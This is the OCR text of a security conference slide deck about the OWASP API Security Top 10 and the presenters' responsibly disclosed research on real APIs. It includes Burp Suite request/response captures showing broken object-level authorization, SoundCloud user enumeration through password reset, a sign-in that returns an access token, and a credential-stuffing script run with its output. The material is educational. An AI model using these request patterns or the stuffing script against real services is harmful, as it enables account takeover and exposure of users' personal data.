API (in)Security TOP 10

Guided tour to the Wild Wild World

Agenda

API (in)Security TOP 10:
Guided tour to the Wild Wild World

- Who We Are
- APIs
  - What are they
  - Their importance in today's software
  - Differences from traditional applications
- OWASP API Security Top 10
  - The project
  - Our contribute
- APIs in the Wild Wild World
  - Our research
  - Findings
- Q&A

Who We Are

David Sopas /@dsopas

- Working for Checkmarx since Feb ‘16
- COO and Co-Founder of Char49
- Former BBH
- 15 years exp. in Pen Testing and Research
- Loves breaking IoT and popular web apps
- Published research on Techcrunch, TheRegister, SecurityWeek, Threatpost...

Paulo Silva / @pauloasilva_com

- Freedom Enthusiast (FOSS, WWW, XC)
- +15 years as Software Developer
- Ethical Hacker / Security Researcher
- Regular OWASP contributor
- OWASP Go SCP co-Leader
- OWASP API Security Main Collaborator
- Security awareness sessions @ Academia


Disclaimer

The authors of this talk are not responsible for the misuse of any of the information presented. Hacking systems without authorization is crime.

APIs

What are they

Application Programming



Interface [*noun* **in**-ter-feys; *verb* **in**-ter-feys, in-ter-**feys**] SHOW IPA

SEE SYNONYMS FOR *interface* ON THESAURUS.COM

noun

1. a surface regarded as the common boundary of two bodies, spaces, or phases.
2. the facts, problems, considerations, theories, practices, etc., shared by two or more disciplines, procedures, or fields of study:
   the interface between chemistry and physics.

SEE MORE

verb (used with object), **in·ter·faced, in·ter·fac·ing.**


7. to bring into an interface.
8. to bring together; connect or mesh:
   The management is interfacing several departments with an information service from overseas.

verb (used without object), **in·ter·faced, in·ter·fac·ing.**

9. to be in an interface.
10. to function as an interface.


SEE MORE

Their importance in today's software



Differences from traditional applications

Differences from traditional applications



OWASP API Security Top 10

The Project

- OWASP is "*a nonprofit foundation that works to improve the security of software*".
- Certainly, you have already heard about OWASP Top Ten.
- We couldn't make the same mistake: it was urgent to start creating awareness of API-specific risks.

https://owasp.org/www-project-api-security/ · https://github.com/OWASP/API-Security

Our contribute

- Collect publicly available data from Bounty Programs.
- Review gathered data and pick only API-related issues.
- Standardize issues categorization.
- Compute a purely-statistical API Security Top 10.
- Compute security risk for each Top 10 issue.
- Draft OWASP API Security Top 10 2019.
- Moderate and manage community feedback.
- Publish final version of OWASP API Security Top 10 2019.

APIs in the Wild Wild World

Our research

- High-profile Web Applications and their APIs
- Map findings to OWASP API Top 10 2019
- And the most challenging: the responsible disclosure

Our research

8
APIs

28
API issues

2.7
Min CVSS

7.7
Max CVSS

OWASP API Security Top 10 2019	#
Broken User Authentication	7
Broken Object Level Authorization	5
Excessive Data Exposure	5
Security Misconfiguration	4
Broken Function Level Authorization	3
Lack of Resources & Rate Limiting	3
Injection	1

Findings

Broken Object Level Authorization

...

Broken Object Level Authorization

Sensitive Data Exposure

- GraphQL BOLA
- REST BOLA

Burp Suite Community Edition v2020.4 - Temporary Project

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

1 4 6 7 8 9 10 11 12 ...

Send Cancel < > Target: https://

Request

Raw Params Headers Hex JSON Beautifier

```
POST /graphql HTTP/1.1
Host:
Content-Type: application/json
Content-Length: 489

{
  "query":"{\n  profile(slug: \"1QXH92\") {\n    attended {\n      pagination\n    }\n    attending {\n      pagin
  "variables":null
}
```

Search... 0 matches Pretty

Response

Raw Headers Hex JSON Beautifier


```
{
  "data": {
    "profile": {
      "attended": null,
      "attending": null,
      "avatarUrl": null,
      "business": null,
      "coverPhotoUrl": null,
      "description": null,
      "facebook": null,
      "firstName": "Angus",
      "host": null,
      "hosted": null,
      "hosting": null,
      "id": "5ec4f5f0ff5163003186e4f3",
      "instagram": null,
      "lastName": "MacGyver",
      "locale": null,
      "location": null,
      "name": "Angus MacGyver",
      "slug": "1QXH92",
      "smallAvatarUrl": null,
      "twitter": null,
      "url": "https://[redacted]/users/angus-macgyver-1QXH92",
      "visibility": "PRIVATE",
      "website": null
    }
  }
}
```


Search... 0 matches Pretty

Done

1,327 bytes | 1,481 millis

Burp Suite Community Edition v2020.4 - Temporary Project

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

1 4 6 ...

Send Cancel < > Target: https://

Request

Raw Headers Hex

```
GET /api/v2/users/5ec4f5f0ff5163003186e4f3 HTTP/1.1
Host:
```

Search... 0 matches Pretty

Response

Raw Headers Hex JSON Beautifier


```
{
  "tags": [],
  "user": {
    "id": "5ec4f5f0ff5163003186e4f3",
    "slug": "angus-macgyver-1QXH92",
    "first_name": "Angus",
    "last_name": "MacGyver",
    "gender": null,
    "created_at": "2020-05-20T09:18:40.788Z",
    "updated_at": "2020-05-21T09:08:23.122Z",
    "description": "Secret Agent @ Phoenix Foundation",
    "short_description": null,
    "locale": "en",
    "verified_at": null,
    "manual_ref": null,
    "has_avatar": false,
    "confirmed": false,
    "starter_plan": true,
    "image_url": null,
    "image_url_500": null,
    "image_url_160": null,
    "image_url_50": null,
    "cover_photo_url": null,
    "billing_info": {
      "id": "5ec4f5f0ff5163003186e4f4",
      "company_name": "Phoenix Foundation",
      "name": "Angus MacGyver",
      "address": "9106 Plumb Branch Dr.",
      "address_secondary": null,
      "city": "Gallatin",
      "province": "TNEvery",
      "zip": "TN",
      "country": "US",
      "tax_id": "P44811421",
      "type": "billing_info"
    },
    "tag_ids": []
  }
}
```


Search... 0 matches Pretty

Done 1,640 bytes | 1,529 millis

Broken User Authentication

...

(SoundCloud)

Broken User Authentication

Account Takeover

- User Enumeration
- Rate Limiting Bypass
- Missing User Account Lockout

Request

Raw | Params | Headers | Hex | JSON Beautifier

```
POST
/users/password_reset?email=pauloasilva-1%40gmail.com&client_id=1SoBYKkeYLyQsSAiFMTGDOdc0ShJDKUf&app_version=1571932339&app_locale=en HTTP/1.1
Host: api-v2.soundcloud.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://soundcloud.com/
Content-Type: application/json
Content-Length: 4
Origin: https://soundcloud.com
Connection: close

null
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 400 Bad Request
Content-Type: application/json;charset=utf-8
Content-Length: 47
Connection: close
Date: Mon, 28 Oct 2019 12:13:52 GMT
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE
Access-Control-Max-Age: 1728000
Access-Control-Allow-Headers: Authorization, Content-Type, Device-Locale, X-CSRF-Token
Access-Control-Allow-Origin: https://soundcloud.com
Access-Control-Expose-Headers: Date
Vary: Origin
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=2592000
Server: am/2
X-Cache: Error from cloudfront
Via: 1.1 3e206dcbbb3d5f0cbfa80cebfd0de62d.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAD51-C1
X-Amz-Cf-Id: _XqkoFlXvl6guVdWv2TjiD0Tp52x6nTKWT_uNdX_JZ82Gkv4PJ563g==

{"errors":[{"error_message":"code_not_found"}]}
```

Request

Raw | Params | Headers | Hex | JSON Beautifier

```
POST
/users/password_reset?email=pauloasilva%40gmail.com&client_id=1SoBYKkeYLyQsSAiFMTGDOdc0ShJDKUf&app_version=1571932339&app_locale=en HTTP/1.1
Host: api-v2.soundcloud.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://soundcloud.com/
Content-Type: application/json
Content-Length: 4
Origin: https://soundcloud.com
Connection: close

null
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=utf-8
Content-Length: 39
Connection: close
Date: Mon, 28 Oct 2019 12:15:52 GMT
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE
Access-Control-Max-Age: 1728000
Access-Control-Allow-Headers: Authorization, Content-Type, Device-Locale, X-CSRF-Token
Access-Control-Allow-Origin: https://soundcloud.com
Access-Control-Expose-Headers: Date
Vary: Origin
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=2592000
Server: am/2
X-Cache: Miss from cloudfront
Via: 1.1 7bde7c53fac1f8448230e9c0feef2033.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAD51-C1
X-Amz-Cf-Id: oaAH3eTwTSSWbTTz73gflq_wMWC8KlD3lsOffWu15gZtQ28sAc0qAQ==

{"addresses":["p**********@g****.c**"]}
```

Burp Suite Community Edition v2020.5.1 - Temporary Project

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier

1 ...

Send Cancel < > Target: https://api-v2.soundcloud.com

Request

Raw Params Headers Hex JSON Beautifier

```
POST /sign-in/password?client_id=CWMtubhjnb35IPmFmlQPTZAVslf1NQat HTTP/1.1
Host: api-v2.soundcloud.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Csrf-Token: e7c332657c1c3f8f979df727c11f57a17063d99c3cd06174a8a05642dce16f6e
Content-Type: application/json
Origin: https://soundcloud.com
Content-Length: 418
Connection: close
Cookie: sclocale=en; _soundcloud_session="Mi0yOTE1ODItODU3MTAzNTMyLW41ZzFmMEVEOEJ3eFY4LS0xNTk1NTAxODMwN

{
  "client_id":"CWMtubhjnb35IPmFmlQPTZAVslf1NQat",
  "recaptcha_pubkey":"6Ld72JcUAAAAAItDloUGqg6H38KK5j08VuQlegV1",
  "recaptcha_response":null,
  "credentials":{
    "identifier":"[redacted]",
    "password":"[redacted]"
  },
  "signature":"8:3-1-13849-81-2073600-1024-30-29:7078b3:4",
  "device_id":"142884-460109-458167-37041",
  "user_agent":"Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
}
```

Search... 0 matches \n Pretty

Response


Raw Headers Hex JSON Beautifier


```
HTTP/1.1 200 OK
Date: Thu, 23 Jul 2020 10:58:55 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 64
Connection: close
Vary: Origin
Set-Cookie: connect_session=1; Path=/; Domain=.soundcloud.com; Secure
Set-Cookie: _session_auth_key=; Max-Age=0; Expires=Thu, 23 Jul 2020 10:58:54 GMT; Path=/connect/; Secure; HTTPOnly
Set-Cookie: _soundcloud_session="Mi0yOTE1ODItODU3MTAzNTMyLTg1ZzgzbkRhWkx6TmpSLS0xNTk1NTAxOTM0OTk1--f2fjl8gwIlVRSv8Czw+C0qqIy
Set-Cookie: soundcloud_session_hint=1; Path=/; Domain=.soundcloud.com; Secure
Referrer-Policy: no-referrer
X-Frame-Options: DENY
Access-Control-Max-Age: 1728000
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: https://secure.soundcloud.com
Access-Control-Allow-Headers: Authorization, Content-Type, Device-Locale, X-CSRF-Token
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE
Access-Control-Expose-Headers: Date
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=63072000
Server: am/2
X-Cache: Miss from cloudfront
Via: 1.1 da1f6d03da0e6ca0243f47b48ec7ed17.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: LIS50-C1
X-Amz-Cf-Id: -gSdXIzw-EpT2fC4k9T2eAPS6Tb3TxQwQAiRKoPiulHXbu7BRGXD-g==

{
  "session":{
    "access_token":"2-291582-857103532-85g83nDaZLzNjy"
  }
}
```

Search... 0 matches \n Pretty

Done 1,303 bytes | 400 millis


Terminal


Terminal
[redacted] soundcloud]$ ./password-bruteforce/stuffing.sh ./password-bruteforce/password-50.list | tee credential-stuffing.log
1 400 {"error":"invalid_credentials"}
2 400 {"error":"invalid_credentials"}
3 400 {"error":"invalid_credentials"}
4 400 {"error":"invalid_credentials"}
5 400 {"error":"invalid_credentials"}
6 400 {"error":"invalid_credentials"}
7 400 {"error":"invalid_credentials"}
8 400 {"error":"invalid_credentials"}
9 400 {"error":"invalid_credentials"}
10 400 {"error":"invalid_credentials"}
11 400 {"error":"invalid_credentials"}
12 400 {"error":"invalid_credentials"}
13 400 {"error":"invalid_credentials"}
14 400 {"error":"invalid_credentials"}
15 400 {"error":"invalid_credentials"}
